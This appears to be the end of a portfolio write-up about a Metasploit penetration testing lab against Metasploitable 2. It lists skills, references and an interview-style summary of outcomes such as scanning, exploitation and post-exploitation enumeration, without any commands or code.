- Network Scanning
- Service Enumeration
- Linux Command Line
- Metasploit Framework
- Nmap

- Virtual Machine Configuration
- VMware Workstation
- Host-Only Networking
- Post-Exploitation Enumeration
- Technical Documentation
- Cybersecurity Reporting

12. References

1. Metasploit Framework Documentation
2. Nmap Official Documentation
3. Kali Linux Documentation
4. Metasploitable 2 Documentation
5. VMware Workstation Documentation

Interview Explanation

Project Summary

Project Name: Metasploit Framework Penetration Testing Lab

Objective: To perform a complete penetration testing exercise in a controlled virtual environment using Kali Linux and Metasploitable 2.

Tools Used:

- VMware Workstation 16
- Kali Linux
- Metasploit Framework
- Nmap

Outcome:

- Configured a secure penetration testing lab.
- Performed network scanning and service enumeration.
- Identified vulnerable services.
- Successfully exploited a known vulnerability using Metasploit.
- Obtained root shell access.
- Performed post-exploitation enumeration.
- Documented the complete assessment process.